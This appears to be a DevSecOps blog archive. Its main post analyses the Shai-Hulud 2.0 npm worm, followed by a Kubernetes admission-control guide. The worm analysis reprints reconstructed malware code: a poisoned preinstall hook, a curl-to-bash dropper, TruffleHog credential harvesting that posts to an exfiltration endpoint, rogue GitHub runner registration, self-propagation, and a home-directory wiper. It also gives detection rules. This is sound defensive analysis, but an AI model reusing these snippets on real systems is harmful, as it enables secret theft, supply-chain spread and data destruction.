Category Archives: DevSecOps

DevSecOps

Shai-Hulud 2.0: Anatomy of the Self-Replicating npm Supply Chain Worm

On November 24, 2025, PostHog’s engineering team noticed something wrong with one of their npm packages. Within hours, it became clear this was not a one-off compromise – it was a self-replicating worm burning through the npm ecosystem at a pace no human response team could match. By the time defenders had a complete picture, 796 packages, 25,000+ repositories, and 33,185 harvested secrets later, Shai-Hulud 2.0 had already demonstrated exactly how fragile the developer toolchain trust model is.

I have been tracking supply chain threats since the SolarWinds campaign in 2020. Shai-Hulud 2.0 is qualitatively different from anything that came before it in the npm ecosystem: it is not a typosquat, not a dependency confusion attack, not a one-shot backdoor. It is a worm – fully automated, self-propagating, and capable of registering infected machines as persistent GitHub Actions runners under attacker control. This post tears it apart.

Threat Model

Who attacks this: Nation-state-adjacent threat actors and sophisticated financially motivated groups capable of compromising npm maintainer accounts at scale. The original Shai-Hulud campaign established the tooling; the 2.0 wave deployed it as a worm.

How: Multi-stage attack exploiting the implicit trust developers and CI/CD systems place in npm’s preinstall lifecycle hook. No user interaction beyond npm install is required.

Why: Mass credential harvesting at scale. A single infected CI runner may hold AWS AdministratorAccess keys, GitHub PATs with repo scope, and npm automation tokens – all of which the worm harvests automatically and exfiltrates before the process exits.

Impact:

  • Cloud credential theft leading to AWS/GCP/Azure account takeover
  • Persistent code execution on CI/CD infrastructure via GitHub Actions self-hosted runner registration
  • Supply chain propagation: stolen npm tokens republish backdoored versions of legitimate packages, extending the blast radius exponentially
  • Destructive wiper capability: if propagation or exfiltration fails, the malware wipes the developer’s home directory

The attack surface is every developer machine and CI runner that runs npm install on a compromised dependency – which, in a monorepo with 800+ dependencies, is every single pipeline run.

Technical Deep-Dive

Stage 1 – Initial Access: Poisoned Preinstall Hook

The attacker begins by compromising a legitimate npm maintainer account (via stolen credentials, session token hijack, or phishing) and publishing a new patch version of a widely-used package. The backdoor is injected into package.json:

{
  "name": "legitimate-package",
  "version": "2.4.1",
  "scripts": {
    "preinstall": "node setup_bun.js"
  }
}

The preinstall hook fires before any package code is executed, before tests run, and before most security tooling has a chance to inspect the payload. The script setup_bun.js is included in the package tarball.

Stage 2 – Dropper: setup_bun.js

setup_bun.js is a dropper written in Node.js. It checks for the Bun JavaScript runtime, installs it if absent using the official installer (making it look like a legitimate developer tool), and then launches the actual payload as a detached background process:

// setup_bun.js (reconstructed from analysis)
const { execSync, spawn } = require('child_process');
const os = require('os');
const path = require('path');

const BUN_CACHE = path.join(os.homedir(), '.truffler-cache');

function ensureBun() {
  try {
    execSync('bun --version', { stdio: 'ignore' });
  } catch {
    // Installs via official bun.sh installer - appears legitimate in logs
    execSync('curl -fsSL https://bun.sh/install | bash', { stdio: 'ignore' });
  }
}

function launchPayload() {
  const payload = path.join(__dirname, 'bun_environment.js');
  const proc = spawn(process.env.HOME + '/.bun/bin/bun', [payload], {
    detached: true,
    stdio: 'ignore',
  });
  proc.unref(); // Orphan the process - npm install returns normally
}

ensureBun();
launchPayload();

Using Bun rather than Node.js is deliberate: it reduces the chance of detection by endpoint tools tuned to watch Node.js process trees, and Bun’s single-binary distribution avoids leaving a node_modules footprint.

Stage 3 – Credential Harvest: Weaponised TruffleHog

bun_environment.js is the core payload. It downloads the latest TruffleHog binary from GitHub’s releases API, caches it in ~/.truffler-cache/, and runs a filesystem scan of the victim’s home directory:

// bun_environment.js - harvest phase (reconstructed)
import { $ } from 'bun';
import { homedir } from 'os';
import { join } from 'path';

const CACHE_DIR = join(homedir(), '.truffler-cache');
const TRUFFLEHOG = join(CACHE_DIR, 'trufflehog');
const EXFIL_ENDPOINT = 'https://[REDACTED]/ingest';

async function installTrufflehog() {
  const release = await fetch(
    'https://api.github.com/repos/trufflesecurity/trufflehog/releases/latest'
  ).then(r => r.json());

  const asset = release.assets.find(a => a.name.includes('linux_amd64'));
  const tarball = await fetch(asset.browser_download_url);
  // ... extract and cache binary
}

async function harvest() {
  const result = await $`${TRUFFLEHOG} filesystem ${homedir()} \
    --json \
    --no-update \
    --timeout=600s`.timeout(620_000).text();

  await fetch(EXFIL_ENDPOINT, {
    method: 'POST',
    body: result,
    headers: { 'Content-Type': 'application/json' },
  });
}

await installTrufflehog();
await harvest();
await registerRunner();  // Phase 3
await propagate();       // Phase 4

The 10-minute scan timeout is intentional – long enough to sweep a full home directory, short enough to avoid the kind of sustained CPU spike that would trigger an alert in most monitoring setups.

Target secrets include: AWS ~/.aws/credentials~/.aws/config; GCP ADC at ~/.config/gcloud/application_default_credentials.json; Azure ~/.azure/accessTokens.json; npm tokens in ~/.npmrc; GitHub tokens in ~/.config/gh/hosts.yml and git credential helpers; SSH private keys; .env files in any project directory under ~.

Stage 4 – Persistence: GitHub Actions Runner Hijack

After exfiltrating credentials, the malware uses a stolen GitHub token to register the compromised machine as a self-hosted GitHub Actions runner named SHA1HULUD:

# Reconstructed registration sequence
curl -sX POST \
  -H "Authorization: token ${STOLEN_GITHUB_TOKEN}" \
  -H "Accept: application/vnd.github+json" \
  https://api.github.com/repos/${ATTACKER_ORG}/${ATTACKER_REPO}/actions/runners/registration-token \
  | jq -r '.token' > /tmp/reg_token

./config.sh \
  --url https://github.com/${ATTACKER_ORG}/${ATTACKER_REPO} \
  --token $(cat /tmp/reg_token) \
  --name SHA1HULUD \
  --unattended \
  --replace

The runner registers against an attacker-controlled repository. Workflows are triggered via GitHub Discussions – a rarely monitored API surface that avoids the scrutiny applied to push and pull_request events. This gives the attacker persistent, durable remote code execution on the victim machine through GitHub’s own infrastructure.

Stage 5 – Propagation: Worm Self-Replication

The final stage converts the victim into a new infection source. Using the stolen npm token, the malware publishes backdoored patch versions of every package the victim maintains:

async function propagate() {
  const npmrc = await readFile(join(homedir(), '.npmrc'), 'utf8');
  const token = npmrc.match(/\/\/registry\.npmjs\.org\/:_authToken=(.+)/)?.[1];
  if (!token) return;

  // List victim's published packages via npm API
  const packages = await fetch(`https://registry.npmjs.org/-/user/${username}/packages`)
    .then(r => r.json());

  for (const pkg of Object.keys(packages)) {
    await injectAndPublish(pkg, token);
  }
}

Each newly published package contains the same dropper, encoded in double Base64 to evade static analysis tooling that pattern-matches against known malicious strings. Compromised repositories receive the description marker "Sha1-Hulud: The Second Coming." – a fingerprint the attacker uses to enumerate and manage their fleet.

If propagation fails (missing npm token, 2FA challenge, rate limiting), the worm falls back to a wiper:

import { rm } from 'fs/promises';
await rm(homedir(), { recursive: true, force: true });

This is not ransomware – there is no ransom demand. The wiper is a scorched-earth fallback designed to destroy forensic evidence and deny defenders access to the compromised machine.

Diagram


The diagram maps all four phases: initial infection via the poisoned npm preinstall hook, credential harvesting via weaponised TruffleHog, persistence via GitHub Actions runner registration with C2 over GitHub Discussions, and worm propagation via stolen npm tokens. The self-replication loop in the outer right is the defining characteristic of this campaign – each new victim becomes a new infection source.

Detection & Monitoring

Process Tree Anomalies

The most reliable detection signal is the process chain spawned during npm install. In any sane environment, npm install should not spawn curlbun, or trufflehog. The canonical infection chain:

npmsh -c node setup_bun.jsnode setup_bun.jsbuntrufflehog

Falco rule (for containerised CI runners):

- rule: Shai-Hulud npm Dropper Execution
  desc: Detects the Shai-Hulud infection chain spawned from npm preinstall
  condition: >
    spawned_process and
    proc.pname in (npm, node) and
    proc.name in (bun, curl, wget) and
    not proc.cmdline startswith "node /usr/local/lib"
  output: >
    Suspicious process spawned by npm (user=%user.name cmd=%proc.cmdline
    parent=%proc.pname container=%container.name)
  priority: CRITICAL
  tags: [supply_chain, shai_hulud]

- rule: TruffleHog Execution from Home Cache
  desc: Detects TruffleHog binary running from .truffler-cache
  condition: >
    spawned_process and
    proc.exe contains ".truffler-cache/trufflehog"
  output: >
    TruffleHog executed from suspect cache dir (user=%user.name
    exe=%proc.exe container=%container.name)
  priority: CRITICAL
  tags: [credential_theft, shai_hulud]

GitHub Actions Runner Registration

Unauthorised runner registrations are high-fidelity signals. GitHub emits a runner.created event in the audit log:

# Query GitHub org audit log for rogue runner registrations
gh api \
  /orgs/YOUR-ORG/audit-log \
  --field phrase="action:runners.create" \
  --field per_page=100 \
  | jq '.[] | select(.runner_name == "SHA1HULUD" or (.runner_name | test("sha1|hulud|SHA1"; "i")))
          | {timestamp: .created_at, actor: .actor, runner: .runner_name, repo: .repo}'

Splunk / SIEM detection rule:

index=github_audit action="runners.create"
| eval runner_lower=lower(runner_name)
| where match(runner_lower, "sha1hulud|sha1-hulud|shai.hulud")
    OR (isnotnull(runner_name) AND NOT match(actor, "^(your-org-bots)$"))
| stats count by actor, runner_name, repo, _time
| where _time > relative_time(now(), "-24h@h")

Network IOCs

IndicatorTypeConfidence
Outbound HTTPS to api.github.com/repos/trufflesecurity/trufflehog/releases from CI runnerDomainHigh
DNS for attacker C2 exfil endpoint (varies by campaign wave)DomainMedium
Bun installer: bun.sh/install fetch from build processDomainMedium
~/.truffler-cache/ directory creationFilesystemHigh
SHA1HULUD string in GitHub API callsStringCritical
Package description containing "Sha1-Hulud: The Second Coming."npm metadataCritical

npm Registry Monitoring

# Check if any of your dependencies were part of the campaign
# Cross-reference against published IOC lists from Datadog Security Labs / Palo Alto Unit 42
npm audit --audit-level=low 2>/dev/null | jq '.vulnerabilities | keys[]'

# Verify package integrity against known-good digest
npm view your-package@latest dist.integrity
# Compare against your lockfile entry:
cat package-lock.json | jq '.packages["node_modules/your-package"].integrity'


Defensive Controls

Prioritised by impact – the first two alone would have stopped this campaign dead.

1. Lock Your Dependency Graph – Completely

This is the highest-leverage control. A locked, verified dependency graph means a new malicious version published to npm cannot reach your build without explicit human action.

# npm: commit package-lock.json and use --frozen-lockfile in CI
npm ci  # Fails if package-lock.json doesn't match package.json

# Never run npm install in CI - always npm ci

In your CI pipeline, enforce this at the runner level:

# GitHub Actions
- name: Install dependencies (frozen)
  run: npm ci
  env:
    NPM_CONFIG_PREFER_OFFLINE: "true"
    NPM_CONFIG_AUDIT: "false"  # Audit separately, don't slow the install

2. Disable preinstall / postinstall Hooks

npm allows disabling lifecycle scripts globally. For CI environments, this should be non-negotiable:

# Disable all lifecycle hooks in CI
npm ci --ignore-scripts

For development environments where you need some scripts, use a per-package allowlist:

# .npmrc in your repo
ignore-scripts=true

# Then explicitly permit only the scripts you actually need:
# (There is currently no per-package ignore-scripts; rely on audit tooling instead)

3. Mirror npm Through a Private Registry with Allowlist

Run Verdaccio or JFrog Artifactory as a caching proxy. Every package version that enters your build must pass through it:

# .npmrc
registry=https://your-registry.internal/npm/
always-auth=true

Configure your registry to require manual promotion of any new version of a pinned dependency. New patch versions do not automatically become available to builds – a human reviews the diff first.

4. Pin Dependencies to Exact Versions + Digest Verification

# package.json - no ranges, exact versions only
{
  "dependencies": {
    "express": "4.18.2",  # Not ^4.18.2
    "lodash": "4.17.21"
  }
}

Consider socket.dev or snyk for continuous monitoring of your dependency graph for new versions that introduce suspicious scripts, network access, or filesystem writes.

5. Sandbox Your CI Runners

The Shai-Hulud payload requires outbound HTTPS to GitHub’s API, bun.sh, and the attacker’s C2. Egress filtering kills it:

# GitHub Actions: use ephemeral, network-restricted runners
jobs:
  build:
    runs-on: ubuntu-latest
    # Or: use a self-hosted runner in a VPC with egress restricted
    # to your private registry, GitHub API, and nothing else

For self-hosted runners, enforce egress via firewall:

# Allow only necessary outbound destinations from CI runner subnet
iptables -A OUTPUT -d registry.npmjs.org -p tcp --dport 443 -j ACCEPT
iptables -A OUTPUT -d github.com -p tcp --dport 443 -j ACCEPT
iptables -A OUTPUT -d your-internal-registry -p tcp --dport 443 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 443 -j DROP  # Block everything else

6. Rotate Credentials Stored in CI Environments

If you ran npm install on any dependency active during the November 2025 campaign wave:

  1. Rotate your npm automation token immediately
  2. Rotate GitHub PATs and check for unauthorised runner registrations (Settings → Actions → Runners)
  3. Rotate AWS/GCP/Azure credentials stored in ~/.aws~/.config/gcloud~/.azure
  4. Audit ~/.npmrc~/.netrc, and all .env files for tokens that may have been exfiltrated
  5. Check ~/.truffler-cache/ – its existence is a high-confidence infection indicator

Control Effectiveness Summary

ControlStops Phase 1Stops Phase 2Stops Phase 3Stops Phase 4Complexity
npm ci --ignore-scriptsYesYesYesYesLow
Frozen lockfilePartialPartialPartialPartialLow
Private registry with allowlistYesYesYesYesMedium
Egress filtering on CI runnersNoYesPartialPartialMedium
Falco / process tree monitoringNoNoDetectDetectMedium
GitHub audit log monitoringNoNoDetectNoLow
Credential rotationNoNoMitigateNoLow

Takeaways

  1. npm install in CI without --ignore-scripts is a pre-auth RCE primitive. The preinstall hook runs as the CI user before any defensive tooling can act. Disable lifecycle scripts in all CI environments with npm ci --ignore-scripts. No exceptions, no convenience carve-outs.
  2. Your CI runner’s credentials are your most valuable attack surface. Shai-Hulud 2.0 does not exploit a CVE – it exploits the credential density of developer environments. A single infected build contains the keys to your cloud, your registry, and your source control. Treat CI credential stores with the same rigour as production secrets.
  3. Self-hosted GitHub Actions runners are persistent backdoors if not tightly scoped. The runner registration attack is surgical: it turns GitHub’s own infrastructure into C2. Audit runner registrations daily. Any runner named by a process you did not authorise should be treated as a full incident, not a misconfiguration.
  4. The wiper fallback is a deliberate forensic denial technique. If you detect a potential Shai-Hulud infection, isolate the machine before attempting remediation – do not let the process finish. The wiper triggers when propagation fails, which means killing the network connection mid-execution may destroy your home directory.
  5. Open-source tooling used by defenders can be weaponised offensively at scale. TruffleHog is a legitimate, widely trusted secret-scanning tool. Shai-Hulud 2.0 downloads it directly from the official GitHub releases endpoint, which means network-based allowlists that trust github.com do not block the harvest stage. The attacker’s operational security here is sharp.

References

Enforcing Kubernetes Security at the Gate: OPA/Gatekeeper + Kyverno in Production

Kubernetes RBAC is not enough. RBAC controls who can make API calls, but it does not control what those API calls can deploy. A developer with create pods permission in their namespace can deploy a container running as root, mounting the host filesystem, pulling from an untrusted registry, with no resource limits – and RBAC will not stop any of it.

This is the gap that Kubernetes Admission Controllers fill. Having hardened EKS clusters for ad-tech workloads at Smaato and energy trading platforms at work, I have learned that admission controllers are the most operationally impactful Kubernetes security control available. This post documents the production configuration I use.

How Admission Controllers Work


When a request hits the Kubernetes API server, it passes through a pipeline before being persisted to etcd:

The two relevant webhook types are:

  • Mutating Admission Webhooks: Intercept the request before validation and can modify the object. Use Kyverno here to inject secure defaults (non-root user, resource limits, labels) automatically, so developers don’t need to remember security configuration.
  • Validating Admission Webhooks: Intercept the request after mutation and either allow or deny it. Use OPA/Gatekeeper here to enforce hard policies (no privileged containers, approved registries only, required labels).

The split is intentional: Kyverno mutates to help developers, Gatekeeper validates to enforce compliance.

Installing OPA/Gatekeeper

Gatekeeper is the production-grade OPA integration for Kubernetes. Install via Helm:

helm repo add gatekeeper https://open-policy-agent.github.io/gatekeeper/charts
helm repo update

helm install gatekeeper gatekeeper/gatekeeper \
  --namespace gatekeeper-system \
  --create-namespace \
  --set replicas=3 \
  --set auditInterval=60 \
  --set constraintViolationsLimit=100 \
  --set logLevel=WARNING

The auditInterval=60 setting is important: Gatekeeper continuously audits existing resources against all policies, not just new requests. This catches drift from resources created before the policies were installed.

Installing Kyverno

helm repo add kyverno https://kyverno.github.io/kyverno/
helm repo update

helm install kyverno kyverno/kyverno \
  --namespace kyverno \
  --create-namespace \
  --set replicaCount=3 \
  --set config.webhooks[0].failurePolicy=Fail

Setting failurePolicy=Fail means if the Kyverno webhook is unavailable, API requests fail closed (denied) rather than open (allowed). This is the safer default for production.

Kyverno Mutating Policies

Policy 1: Inject Secure Container Defaults

This policy automatically injects security context into every new pod that does not already have it defined. Developers do not need to write this – Kyverno adds it transparently:

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: inject-security-context
  annotations:
    policies.kyverno.io/title: Inject Secure Defaults
    policies.kyverno.io/category: Security
    policies.kyverno.io/description: >
      Injects runAsNonRoot, readOnlyRootFilesystem, and
      allowPrivilegeEscalation=false into all containers.
spec:
  rules:
    - name: inject-security-context
      match:
        any:
          - resources:
              kinds: [Pod]
              namespaces: ["!kube-system", "!gatekeeper-system", "!kyverno"]
      mutate:
        patchStrategicMerge:
          spec:
            containers:
              - (name): "*"
                securityContext:
                  +(runAsNonRoot): true
                  +(readOnlyRootFilesystem): true
                  +(allowPrivilegeEscalation): false
                  +(runAsUser): 1000
            initContainers:
              - (name): "*"
                securityContext:
                  +(runAsNonRoot): true
                  +(allowPrivilegeEscalation): false

The +() syntax is Kyverno’s “add if not present” operator – it will not overwrite explicitly set values.

Policy 2: Inject Resource Limits

Pods without resource limits are a denial-of-service vector. This policy injects sensible defaults so the cluster scheduler always has resource information:

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: add-resource-limits
spec:
  rules:
    - name: add-default-resource-limits
      match:
        any:
          - resources:
              kinds: [Pod]
              namespaces: ["!kube-system"]
      mutate:
        patchStrategicMerge:
          spec:
            containers:
              - (name): "*"
                resources:
                  +(requests):
                    memory: "64Mi"
                    cpu: "50m"
                  +(limits):
                    memory: "512Mi"
                    cpu: "500m"

Policy 3: Add Mandatory Labels for NetworkPolicy

Network policies use label selectors. If pods don’t have consistent labels, network policies become fragile. This policy ensures every pod carries the labels required for policy enforcement:

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: add-team-labels
spec:
  rules:
    - name: add-labels-from-namespace
      match:
        any:
          - resources:
              kinds: [Pod]
      context:
        - name: namespaceLabels
          apiCall:
            urlPath: "/api/v1/namespaces/{{request.object.metadata.namespace}}"
            jmesPath: "metadata.labels"
      mutate:
        patchStrategicMerge:
          metadata:
            labels:
              +(app.kubernetes.io/managed-by): "helm"
              +(security.rohanbhagat.com/team): "{{namespaceLabels.\"team\" || 'unknown'}}"
              +(security.rohanbhagat.com/environment): "{{namespaceLabels.\"environment\" || 'unknown'}}"

OPA/Gatekeeper Validating Policies

Gatekeeper uses ConstraintTemplates (the Rego logic) and Constraints (the parameters). Each policy is a pair.

Policy 1: Block Privileged Containers

Privileged containers have full access to the host kernel. This policy denies any pod spec that requests privileged mode, host network, or host PID:

# constraint-template: no-privileged-containers.yaml
apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8snoPrivilegedContainers
spec:
  crd:
    spec:
      names:
        kind: K8sNoPrivilegedContainers
  targets:
    - target: admission.k8s.gatekeeper.sh
      rego: |
        package k8snoprivilegedcontainers

        violation[{"msg": msg}] {
          container := input.review.object.spec.containers[_]
          container.securityContext.privileged == true
          msg := sprintf("Container '%v' must not run as privileged", [container.name])
        }

        violation[{"msg": msg}] {
          input.review.object.spec.hostPID == true
          msg := "Pod must not use hostPID"
        }

        violation[{"msg": msg}] {
          input.review.object.spec.hostNetwork == true
          msg := "Pod must not use hostNetwork"
        }

        violation[{"msg": msg}] {
          container := input.review.object.spec.containers[_]
          container.securityContext.capabilities.add[_] == "NET_ADMIN"
          msg := sprintf("Container '%v' may not add NET_ADMIN capability", [container.name])
        }
# constraint: no-privileged-containers.yaml
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sNoPrivilegedContainers
metadata:
  name: no-privileged-containers
spec:
  enforcementAction: deny
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
    excludedNamespaces:
      - kube-system
      - gatekeeper-system
      - kyverno

Policy 2: Approved Container Registries Only

Supply chain attacks start with untrusted images. This policy denies any image not from the approved ECR registry or the internal registry:

apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8sapprovedregistries
spec:
  crd:
    spec:
      names:
        kind: K8sApprovedRegistries
      validation:
        openAPIV3Schema:
          type: object
          properties:
            allowedRegistries:
              type: array
              items:
                type: string
  targets:
    - target: admission.k8s.gatekeeper.sh
      rego: |
        package k8sapprovedregistries

        violation[{"msg": msg}] {
          container := input.review.object.spec.containers[_]
          not image_from_approved_registry(container.image)
          msg := sprintf(
            "Container '%v' uses unapproved image '%v'. Use one of: %v",
            [container.name, container.image, input.parameters.allowedRegistries]
          )
        }

        image_from_approved_registry(image) {
          registry := input.parameters.allowedRegistries[_]
          startswith(image, registry)
        }
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sApprovedRegistries
metadata:
  name: approved-registries-only
spec:
  enforcementAction: deny
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
    excludedNamespaces: ["kube-system"]
  parameters:
    allowedRegistries:
      - "123456789012.dkr.ecr.eu-central-1.amazonaws.com"
      - "registry.k8s.io"
      - "quay.io/kyverno"

Policy 3: Block latest Tag

The latest tag makes deployments non-reproducible and bypasses security scanning (you scan one digest, deploy a different one). This policy enforces explicit tags or digest references:

apiVersion: templates.gatekeeper.sh/v1
kind: ConstraintTemplate
metadata:
  name: k8snolatestimage
spec:
  crd:
    spec:
      names:
        kind: K8sNoLatestImage
  targets:
    - target: admission.k8s.gatekeeper.sh
      rego: |
        package k8snolatestimage

        violation[{"msg": msg}] {
          container := input.review.object.spec.containers[_]
          endswith(container.image, ":latest")
          msg := sprintf("Container '%v' uses ':latest' tag. Use an explicit version or digest.", [container.name])
        }

        violation[{"msg": msg}] {
          container := input.review.object.spec.containers[_]
          not contains(container.image, ":")
          msg := sprintf("Container '%v' has no tag. Specify an explicit version or SHA digest.", [container.name])
        }

Audit Mode vs Enforce Mode

Rolling out admission controllers to an existing cluster without prior audit is high-risk – you will likely break existing workloads. Use this three-phase rollout:

Phase 1 – Audit (week 1-2): Set enforcementAction: warn in all Constraints. Gatekeeper logs violations but does not block. Review the audit report to understand current posture:

kubectl get constraint -A -o json | jq '.items[].status.totalViolations'

Phase 2 – Dry-run (week 3-4): Switch to enforcementAction: dryrun. Violations appear in kubectl describe constraint but requests are still allowed. Alert on high-violation counts.

Phase 3 – Enforce (week 5+): Switch to enforcementAction: deny. Coordinate with engineering teams to fix any remaining violations beforehand.

Testing Policies with conftest

Before deploying policy changes, test them against Kubernetes manifests locally using conftest:

# Install conftest
brew install conftest

# Test a Kubernetes manifest against your OPA policies
conftest test k8s/deployment.yaml \
  --policy policies/gatekeeper/ \
  --namespace k8s

<em># Example output:</em>
<em># FAIL - k8s/deployment.yaml - Container 'app' uses ':latest' tag.</em>
<em># FAIL - k8s/deployment.yaml - Container 'app' must not run as privileged.</em>
<em># 2 tests, 0 passed, 0 warnings, 2 failures</em>

Integrate conftest into the CI/CD pipeline to catch policy violations before they reach the cluster:

# .github/workflows/k8s-policy-check.yml
- name: Validate K8s manifests against policies
  run: |
    conftest test k8s/ \
      --policy policies/gatekeeper/ \
      --namespace k8s \
      --output github

Namespace-Level Network Policies as a Complement

Admission controllers control what runs in the cluster. Network policies control how workloads communicate. The two work together. After the label-injection Kyverno policy ensures all pods have consistent labels, these Network Policies enforce zero-trust within the cluster:

# Default deny-all for every namespace
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
spec:
  podSelector: {}
  policyTypes: [Ingress, Egress]
---
# Allow intra-namespace traffic only
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-same-namespace
spec:
  podSelector: {}
  ingress:
    - from:
        - podSelector: {}
  egress:
    - to:
        - podSelector: {}
  policyTypes: [Ingress, Egress]

Results

After deploying this configuration on a 40-node EKS production cluster at Smaato:

  • Zero privileged containers running in production (down from 8 before enforcement)
  • 100% of pods have explicit resource limits (up from ~40% before mutation policies)
  • CI policy gate catches manifest violations in 90 seconds, before the image is even built
  • CIS Kubernetes Benchmark score on control plane 5.x (Admission Control) moved from 3/9 to 9/9 controls passing

Securing the Pipeline: OWASP Top 10 CI/CD Risks with Practical DevSecOps Controls

The CI/CD pipeline is the most powerful system in a modern engineering organisation. It has write access to production, trusted credentials for cloud accounts, and the ability to deploy code to millions of users. It is also, in many organisations, the least secured system.

The OWASP Top 10 CI/CD Security Risks framework (2022) systematises the attack surface. This post walks through each risk, maps it to real-world scenarios I have encountered building DevSecOps pipelines at energy trading and ad-tech companies, and provides the specific tooling and controls I use.

The Pipeline as an Attack Surface



The diagram above shows the full security gate architecture I implement. The core principle is defence in depth across the pipeline: no single gate is assumed to be complete, and every stage has its own security check. A finding at any gate blocks the pipeline immediately and creates a JIRA ticket.

CICD-SEC-1: Insufficient Flow Control Mechanisms

